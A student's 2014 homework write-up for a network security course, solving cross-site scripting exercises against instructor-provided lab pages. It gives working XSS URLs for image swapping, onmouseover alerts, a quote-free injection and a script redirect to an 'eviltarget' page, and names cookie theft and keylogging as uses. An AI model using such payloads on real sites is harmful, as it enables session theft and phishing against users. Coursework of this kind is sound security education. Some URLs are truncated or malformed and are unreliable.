Jordan Bayles
April 11, 2014

Homework 1
ECE 478: Network Security

0. Disclaimer

This submission reflects my own understanding of the homework and solutions. All of the ideas are my own, unless I explicitly acknowledge otherwise.

1. Unknown HTML tag attributes

I was unable to find hard information in my actual browser (Mozilla Firefox) documentation, however according to the HTML standard[1], the web browser is supposed to simply ignore unknown tags. I tried a simple test case and this appeared to be the case.

2. Skull replacement through XSS

Creating an XSS attack is very straightforward, as you can view the page source. To attack, you just have to change the URL query value from `color=red` to point to the img src. Note that this webpage simply takes the URL query value and sets `src="<URL query value>.png"` as an attribute in an `img` tag. To get around this, we need to make the `.png` part of a different tag, the way I did it was like this (ignoring newlines):

```
http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/xss-hw1.php?
color=http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/skull.gif
%22%20id=%22bad_image
```

Resulting in page source looking like:

Code 1: Descriptive Caption Text

```
<form method="GET">
  Select your favorite color:
  <select name="color">
    <option value="blue"  >blue</option>
    <option value="red"  >red</option>
  </select>
  <input type="submit" value="go">
</form>

<img width=100 height=100 src="http://web.engr.oregonstate.edu/~rosulekm/
   netsec/hw/skull.gif" id="bad_image.png">
```

[1] http://bytes.com/topic/html-css/answers/542484-browser-behavior-unknown-tags-attributes

And page result looking like:



Figure 1: *Page output with modified image*

3. Syntax for image to cause alert box

The syntax is `onmouseover="script"`, according to w3schools[2].

4. XSS attack causing alert box

Making the previous example more complicated, we can just insert a valid `onmouseover` tag into the URL query:

`http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/xss-hw1.php?color=http://web.engr.or`

Which causes an empty alert box on mouseover.



Figure 2: *Page output with empty alert box*

5. XSS attack with no quotes allowed

You can put a question mark at the end of the valid URL string, indicating to your browser the rest of it isn't part of the URL. The attack is much simpler than the first one then, with the URL simply being

[2] `http://www.w3schools.com/tags/ev_onmouseover.asp`

```
http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/xss-hw2.php?
color=http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/skull.gif?
```

6. What information could be gained?

Since these exploits allow the running of arbitrary JavaScript, the potential information gained is similar to most malicious JavaScript. The biggest types of attacks are

- **Cookie theft** using `document.cookie`
- **Keylogging** using `addEventListener`
- **Phishing** using a fake login form

With a little bit of social engineering, the XSS-modified URL can be distributed to the victim - who is much more likely to trust it due to the fact that the page URL is what he recognizes as his own - providing a simple avenue for this information to be stolen.

7. Non-standard HTTP headers?

Yes it does, setting `X-XSS-Protection` to zero. Also, I'm going to go out on a limb and say "This is Spinal Tap" probably isn't the "Greatest Movie Of All Time" although its 8.0/**11** is both impressive and a witty reference.

```
HTTP Response Header
Name Value Delim
Status: HTTP/1.1 200 OK
Date: Fri, 11 Apr 2014 13:02:56 GMT
Server: Apache/2.2.15 (Red Hat)
X-XSS-Protection: 0
X-Greatest-Movie-Of-All-Time: http://www.imdb.com/title/tt0088258/
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

8. XSS attack on `xss-hw3.php`

This was definitely the most difficult part of the assignment, as following the blog's perscription of `<script>...</script><foo` and using a JavaScript redirect resulted in the end of the string being replaced with whatever you tried to redirect or set window/document/self location to, so instead of getting your redirect you just got your original url query, except `</script><foo` was replaced by `</your redirect address`, which was very frustrating.

It appears the trick in getting the server to "play nice" with our attack is to prepend "http://" before the address in the script, e.g.

```
web.engr.oregonstate.edu/~rosulekm/netsec/hw/xss-hw3.php/">
<script>window.location.replace("http://~rosulekm/netsec/hw/xss-hw-eviltarget.php");
</script> <foo
```

This results in a proper redirect, as the server basically prepends it without the "http://" prefix. It accomplishes this by modifying the HTML body to include a JavaScript section, which then replaces the location of the current window with our desired target page.